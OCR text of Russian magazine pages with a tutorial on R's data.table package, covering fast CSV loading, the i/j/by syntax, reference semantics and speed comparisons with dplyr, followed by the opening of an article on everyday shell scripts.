



Рис. 11. А не послать ли нам...

DATA.TABLE — ТАБЛИЦЫ НА СТЕРОИДАХ

ВЫЖИМАЕМ МАКСИМУМ СКОРОСТИ ПРИ РАБОТЕ С ТАБЛИЧНЫМИ ДАННЫМИ В ЯЗЫКЕ R



Станислав Чистяков
stas.chistyakov@hotmail.com,
эксперт по облачным технологиям
и машинному обучению

К чему лишние слова? Ты же читаешь статью про скорость, поэтому давай сразу к сути! Если у тебя в проекте идет работа с большим объемом данных и на трансформацию таблиц тратится больше времени, чем хотелось, то `data.table` поможет решить эту проблему. Статья будет интересна тем, кто уже немного знаком с языком R, а также разработчикам, которые его активно используют, но еще не открыли для себя пакет `data.table`.

WWW

Тема языка R не впервые поднимается в нашем журнале. Подкинем тебе еще пару линков на статьи по теме:
https://xakep.ru/2015/07/23/data-analysis-r-part-1/

https://xakep.ru/2015/04/20/195-learning-r-programming-language/

УСТАНАВЛИВАЕМ ПАКЕТЫ

Все необходимое для нашей сегодняшней статьи можно проинсталлить с помощью соответствующих функций:

```
1  install.packages("data.table")
2  install.packages("dplyr")
3  install.packages("readr")
```

R АТАКУЕТ

В последние годы язык R заслуженно набирает популярность в среде машинного обучения. Как правило, для работы с этим подразделом искусственного интеллекта необходимо загрузить данные из нескольких источников, провести с ними преобразования для получения обучающей выборки, на ее основе создать модель, а затем использовать эту модель для предсказаний.

На словах все просто, но в реальной жизни для формирования «хорошей» и устойчивой модели требуется множество попыток, большинство из которых могут быть абсолютно тупиковыми. Язык R помогает упростить процесс создания такой модели, так как это эффективный инструмент анализа табличных данных. Для работы с ними в R существует встроенный тип данных `data.frame` и огромное количество алгоритмов и моделей, которые его активно используют. К тому же вся мощь R заключается в возможности расширять базовую функциональность с помощью сторонних пакетов. В момент написания материала их количество в официальном репозитории достигло 8914.

Но, как говорится, нет предела совершенству. Большое количество пакетов позволяют облегчить работу с самим типом данных **data.frame**. Обычно их цель — упростить синтаксис для выполнения наиболее распространенных задач. Здесь нельзя не вспомнить пакет **dplyr**, который уже стал стандартом де-факто для работы с **data.frame**, так как за счет него читаемость и удобство работы с таблицами выросли в разы.

Перейдем от теории к практике и создадим **data.frame** **DF** со столбцами **a**, **b** и **c**.

```r
# Случайные числа от 1 до 10
DF <- data.frame(a=sample(1:10, 100, replace = TRUE),
                 # Случайные числа от 1 до 5
                 b=sample(1:5, 100, replace = TRUE),
                 # Числа от 100 до 1
                 c=100:1)
```

Если мы хотим:

- выбрать только столбцы **a** и **c**,
- отфильтровать строчки, где **a** = 2 и **c** > 10,
- создать новую колонку **ac**, равную сумме **a** и **c**,
- записать результат в переменную **DF2**,

базовый синтаксис на чистом **data.frame** будет такой:

```r
# Фильтруем строки и столбцы
DF2 <- DF[DF$a == 2 & DF$c > 10, c("a", "c")]
# Создаем новую колонку
DF2$ac <- DF2$a + DF2$c
```

С помощью **dplyr** все гораздо нагляднее:

```r
library(dplyr) # Загрузим пакет dplyr
DF2 <- DF %>% select(a, c) %>% filter(a == 2, c > 10) %>%
  mutate(ac = a + c)
```

Эти же шаги, но с комментариями:

```r
# Результат всего, что справа, записать в DF2
DF2 <-
  # Взять DF и передать дальше (%>%)
  DF %>%
    # Выбрать колонки a и c и передать дальше (%>%)
    select(a, c) %>%
      # Отфильтровать строки и передать дальше (%>%)
      filter(a == 2, c > 10) %>%
        # Добавить колонку ac, равную сумме a и c
        mutate(ac = a + c)
```

Есть и альтернативный подход для работы с таблицами — **data.table**. Формально **data.table** — это тоже **data.frame**, и его можно использовать с существующими функциями и пакетами, которые зачастую ничего не знают о **data.table** и работают исключительно с **data.frame**. Этот «улучшенный» **data.frame** может выполнять многие типовые задачи в несколько раз быстрее своего прародителя. Возникает законный вопрос: где подвох? Этой самой «засадой» в **data.table** оказывается его синтаксис, который сильно отличается от оригинального. При этом если **dplyr** с первых же секунд использования делает код легче для понимания, то **data.table** превращает код в черную магию, и ~~только годы изучения колдовских книг~~ несколько дней практики с **data.table** позволят полностью понять идею нового синтаксиса и принцип упрощения кода.

ПРОБУЕМ DATA.TABLE

Для работы с **data.table** необходимо подключить его пакет.

```
1  library(data.table) # Подключение пакета
```

В дальнейших примерах эти вызовы будут опущены и будет считаться, что пакет уже загружен.

Так как данные очень часто загружаются из файлов CSV, то уже на этом этапе **data.table** может удивлять. Для того чтобы показать более измеримые оценки, возьмем какой-нибудь достаточно большой файл CSV. В качестве примера можно привести данные с одного из последних соревнований на Kaggle. Там ты найдешь тренировочный файл CSV (zip) размером в 1,27 Гбайт. Структура файла очень простая:

- **row_id** — идентификатор события;
- **x**, **y** — координаты;
- **accuracy** — точность;
- **time** — время;
- **place_id** — идентификатор организации.

Попробуем воспользоваться базовой функцией R — **read.csv** и измерим время, которое понадобится для загрузки этого файла (для этого обратимся к функции **system.time**):

```
1  system.time(
2      train_DF <- read.csv("train.csv")
3  )
```

Время выполнения — 461,349 секунды. Достаточно, чтобы сходить за кофе... Даже если в будущем ты не захочешь пользоваться **data.table**, все равно старайся реже применять встроенные функции чтения CSV. Есть хорошая библиотека **readr**, где все реализовано гораздо эффективнее, чем в базовых функциях.

Посмотрим ее работу на примере и подключим пакет. Дальше воспользуемся функцией загрузки данных из CSV:

```
library(readr)
system.time(
    train_DF <- read_csv("train.csv")
)
```


Время выполнения — 38,067 секунды — значительно быстрее предыдущего результата! Посмотрим, на что способен data.table:

```
system.time(
    train_DT <- fread("train.csv")
)
```


Время выполнения — 20,906 секунды, что почти в два раза быстрее, чем в **`readr`**, и в двадцать раз быстрее, чем в базовом методе.

В нашем примере разница в скорости загрузки для разных методов получилась достаточно большая. Внутри каждого из используемых методов время линейно зависит от объема файла, но разница в скорости между этими методами сильно зависит от структуры файла (количества и типов столбцов). Ниже указаны тестовые замеры времени загрузки файлов.

Для файла из трех текстовых колонок видно явное преимущество **`fread`**:



Если же считываются не текстовые, а цифровые колонки, то разница между **`fread`** и **`read_csv`** менее заметна:



Если после загрузки данных из файла ты собираешься дальше работать с **`data.table`**, то **`fread`** сразу его возвращает. При других способах загрузки данных будет необходимо сделать **`data.table`** из **`data.frame`**, хотя это просто:

```
# Загруженный data.frame
train_DF
# data.table, созданный из `data.frame`
train_DT <- data.table(train_DF)
```

Большинство оптимизаций по скорости в **`data.table`** достигается за счет работы с объектами по ссылке, дополнительные копии объектов в памяти не создаются, а значит, экономится время и ресурсы.

Например, ту же задачу создать **`data.table`** из **`data.frame`** можно было бы решить одной командой на «прокачку», но надо помнить, что первоначальное значение переменной будет потеряно.

```
# Загруженный data.frame
train_DF
# Теперь в переменной DF у нас уже содержится data.table
setDT(train_DF)
```

Итак, данные мы загрузили, пора с ними поработать. Будем считать, что в переменной **`DT`** уже есть загруженный **`data.table`**. Авторы пакета используют следующее обозначение основных блоков **`DT[i, j, by]`**:

- i — фильтр строк;
- j — выбор колонок или выполнение выражения над содержимым **`DT`**;
- by — блок для группировки данных.

Вспомним самый первый пример, где мы использовали **`data.frame DF`**, и на нем протестируем различные блоки. Начнем с создания **`data.table`** из **`data.frame`**:

```
# Сделаем экземпляр data.table из существующего data.frame
DT <- data.table(DF)
```

Блок i — фильтр строк

Это самый понятный из блоков. Он служит для фильтра строк **`data.table`**, и, если больше ничего дополнительно не требуется, остальные блоки можно не указывать.

```
# Фильтр строк, где a == 2
DT[a == 2]
# Фильтр строк, где a == 2 и c > 10
DT[a == 2 & c > 10]
```

Блок j — выбор колонок или выполнение выражения над содержимым data.table

В данном блоке выполняется обработка содержимого **`data.table`** с отфильтрованными строками. Ты можешь просто попросить вернуть нужные столбцы, указав их в списке **`list`**. Для удобства введен синоним **`list`** в виде точки (то есть **`list (a, b)`** эквивалентно **`.(a, b)`**). Все существующие в **`data.table`** столбцы доступны как «переменные» — тебе не надо работать с ними как со строками, и можно пользоваться intellisense.

```
# Возвращает столбцы a и c для всех строк
DT[, list(a, c)]
# Аналогично предыдущему
DT[, .(a, c)]
```

Можно также указать дополнительные колонки, которые хочешь создать, и присвоить им необходимые значения:

```
DT[, .(a, c, ac = a+c)]
```

Если все это объединить, можно выполнить первую задачу, которую мы пробовали решать разными способами:

```
DT2 <- DT[a == 2 & c > 10, .(a, c, ac = a + c),]
```

Выбор колонок — всего лишь часть возможностей блока j. Также там можно менять существующий **`data.table`**. Например, если мы хотим добавить новую колонку в существующем **`data.table`**, а не в новой копии (как в прошлом примере), это можно сделать с помощью специального синтаксиса **`:=`**.

```
# Создание внутри DT2 нового столбца ac_mult2 = ac * 2
DT2[, ac_mult2 := ac * 2]
```

С помощью этого же оператора можно удалять колонки, присваивая им значение **NULL**.

```
# Удалим внутри DT2 столбец ac_mult2
DT2[, ac_mult2 := NULL]
```

Работа с ресурсами по ссылке здорово экономит мощности, и она гораздо быстрее, так как мы избегаем создания копии одних и тех же таблиц с разными колонками. Но надо понимать, что изменение по ссылке меняет сам объект. Если тебе нужна копия этих данных в другой переменной, то надо явно указать, что это отдельная копия, а не ссылка на тот же объект.

Рассмотрим пример:

```
DT3 <- DT2
DT3[, ac_mult2 := ac * 2] # Создаем новую колонку
```

Может показаться, что мы поменяли только **DT3**, но **DT2** и **DT3** — это один объект, и, обратившись к **DT2**, мы увидим там новую колонку. Это касается не только удаления и создания столбцов, так как **data.table** использует ссылки в том числе и для сортировки. Так что вызов **setorder(DT3, "a")** повлияет и на **DT2**.

Для создания копии можно воспользоваться функцией:

```
DT3 <- copy(DT2)
DT3[, ac_mult2 := NULL]
```

Теперь **DT2** и **DT3** — это разные объекты, и мы удалили столбец именно у **DT3**.

by — блок для группировки данных

Этот блок группирует данные наподобие **group_by** из пакета **dplyr** или **GROUP BY** в языке запросов SQL. Логика обращения к **data.table** с группировкой следующая:

1. Блок i фильтрует строки из полного **data.table**.
2. Блок by группирует данные, отфильтрованные в блоке i, по требуемым полям.
3. Для каждой группы выполняется блок j, который может либо выбирать, либо обновлять данные.

Блок заполняется следующим способом: **by=list(переменные для группировки)**, но, как и в блоке j, **list** может быть заменен на точку, то есть **by=list(a, b)** эквивалентно **by=.(a, b)**. Если необходимо группировать только по одному полю, можно опустить использование списка и написать напрямую **by=a**:

```
# Для каждого значения a и b вывести в столбце max максимальный c
DT[,.(max = max(c)), by=.(a,b)]
# Для каждого значения a вывести в столбце max максимальный c
DT[,.(max = max(c)), by=a]
```

Самая частая ошибка тех, кто учится работать с **data.table**, — это применение привычных по **data.frame** конструкций к **data.table**. Это очень больное место, и на поиск ошибки можно потратить очень много времени. Если у нас в переменных **DF2** (**data.frame**) и **DT2** (**data.table**) находятся абсолютно одинаковые данные, то указанные вызовы вернут абсолютно разные значения:

```
DF2[1:5,1:2]
##   a  c
## 1 2 95
## 2 2 94
## 3 2 92
## 4 2 80
## 5 2 65

DT2[1:5,1:2]
## [1] 1 2
```

Причина этого очень проста:

- логика **data.frame** следующая — **DF2[1:5,1:2]** означает, что надо взять первые пять строк и вернуть для них значения первых двух колонок;
- логика **data.table** отличается — **DT2[1:5,1:2]** означает, что надо взять первые пять строк и передать их в блок j. Блок j просто вернет **1** и **2**.

Если надо обратиться к **data.table** в формате **data.frame**, необходимо явно указать это с помощью дополнительного параметра:

```
DT2[1:5,1:2, with = FALSE]
##    a  c
## 1: 2 95
## 2: 2 94
## 3: 2 92
## 4: 2 80
## 5: 2 65
```

СКОРОСТЬ ВЫПОЛНЕНИЯ

Давай убедимся, что изучение этого синтаксиса имеет смысл. Вернемся к примеру с большим файлом CSV. В **train_DF** загружен **data.frame**, а в **train_DT**, соответственно, **data.table**.

В используемом примере **place_id** является целым числом большой длины (**integer64**), но об этом «догадался» только **fread**. Остальные методы загрузили это поле как число с плавающей запятой, и нам надо будет явно провести преобразование поля **place_id** внутри **train_DF**, чтобы сравнить скорости.

```
# Пакет для поддержки типа integer64
install.packages("bit64")
library(bit64)
train_DF$place_id <- as.integer64(train_DF$place_id)
```

Допустим, перед нами поставлена задача посчитать количество упоминаний каждого **place_id** в данных.

В **dplyr** с обычным **data.frame** это заняло 13,751 секунды:

```
count <-
  # Выбираем содержимое train_DF
  train_DF %>%
    # Группируем по place_id
    group_by(place_id) %>%
      # Считаем количество элементов в группе
      summarise(length(place_id))
```

При этом **data.table** делает то же самое за 2,578 секунды:

```
system.time(
  count2 <- train_DT[,.(.N), by = place_id]
  # .N – встроенная функция, показывает кол-во элементов в группе
)
```

Усложним задачу — для всех **place_id** посчитаем количество, медиану по **x** и **y**, а затем отсортируем по количеству в обратном порядке. **data.frame** с **dplyr** справляются с этим за 27,386 секунды:


```
system.time(
  count <-
    # Выбираем train_DF
    train_DF %>%
      # Группируем по place_id
      group_by(place_id) %>%
        # Считаем количество элементов в группе
        summarise(count = length(place_id),
                  # Считаем медиану x в группе
                  mx = median(x),
                  # Считаем медиану y в группе
                  my = median(y)) %>%
```

```
13            # Сортируем в обратную сторону по count
14            arrange(-count)
15   )
```

data.table же справился намного быстрее — 12,414 секунды:

```
1   system.time(
2     count2 <- train_DT[,.(count=.N,
3                           mx = median(x), my = median(y)),
4                           by = place_id][order(-count)]
5   )
```

Тестовые замеры времени выполнения простой группировки данных с помощью **dplyr** и **data.table**:



ВМЕСТО ВЫВОДОВ

Это все лишь поверхностное описание функциональности **data.table**, но его достаточно, чтобы начать пользоваться этим пакетом. Сейчас развивается пакет **dtplyr**, который позиционируется как реализация **dplyr** для **data.table**, но пока он еще очень молод (версия 0.0.1). В любом случае понимание особенностей работы **data.table** необходимо до того, чтобы пользоваться дополнительными «обертками». ⌘

СКРИПТУЕМ ВСЁ!

ПОЛЕЗНЫЕ SHELL-СКРИПТЫ НА ВСЕ СЛУЧАИ ЖИЗНИ

Евгений Зобнин
zobnin@gmail.com

Командная строка и те невообразимые вещи, которые с ее помощью можно творить, — визитная карточка UNIX и всех ее наследников. А где есть командная строка, там есть скрипты. И сегодня... нет, мы не будем учиться писать скрипты, мы рассмотрим наиболее полезные из них, те, что ты сможешь применять ежедневно для решения самого разного круга задач, начиная от сводки погоды и веб-сервера в одну строку и заканчивая ботом для твиттера в десять строк и скриптом для автоматического запуска любого торрент-клиента.

Сразу оговорюсь, что я вовсе не приверженец шаманизма и ни в коем случае не призываю тебя сидеть в зелено-черной консоли и набирать кучу букв, чтобы выполнить действия, для которых в графическом интерфейсе достаточно навести мышку на нужный элемент. Однако я убежден, что для решения многих задач консоль и скрипты годятся гораздо лучше графического интерфейса и поэтому пренебрегать ими никак нельзя. Тем более что любая DE позволяет создать для скрипта иконку, так что для его запуска даже не надо будет открывать консоль.

ПРОСТЫЕ ПРИМЕРЫ

Итак, не разглагольствуя понапрасну, сразу перейдем к примерам:

```
$ curl ifconfig.co
```

Эта простая команда покажет тебе внешний IP — идеальный вариант, если в Сеть ты ходишь через роутер. Все, что она делает, — просто обращается к серверу ifconfig.co, который возвращает обратно IP-шник одной строкой вместо полноценной веб-страницы.

И да, это вовсе не скрипт, это просто команда, но, чтобы превратить команду в скрипт, достаточно поместить ее в текстовый файл и первой строкой добавить так называемый шебанг, то есть символы #!, за которыми следует имя командного интерпретатора:

```
#!/bin/bash
curl ifconfig.co
```

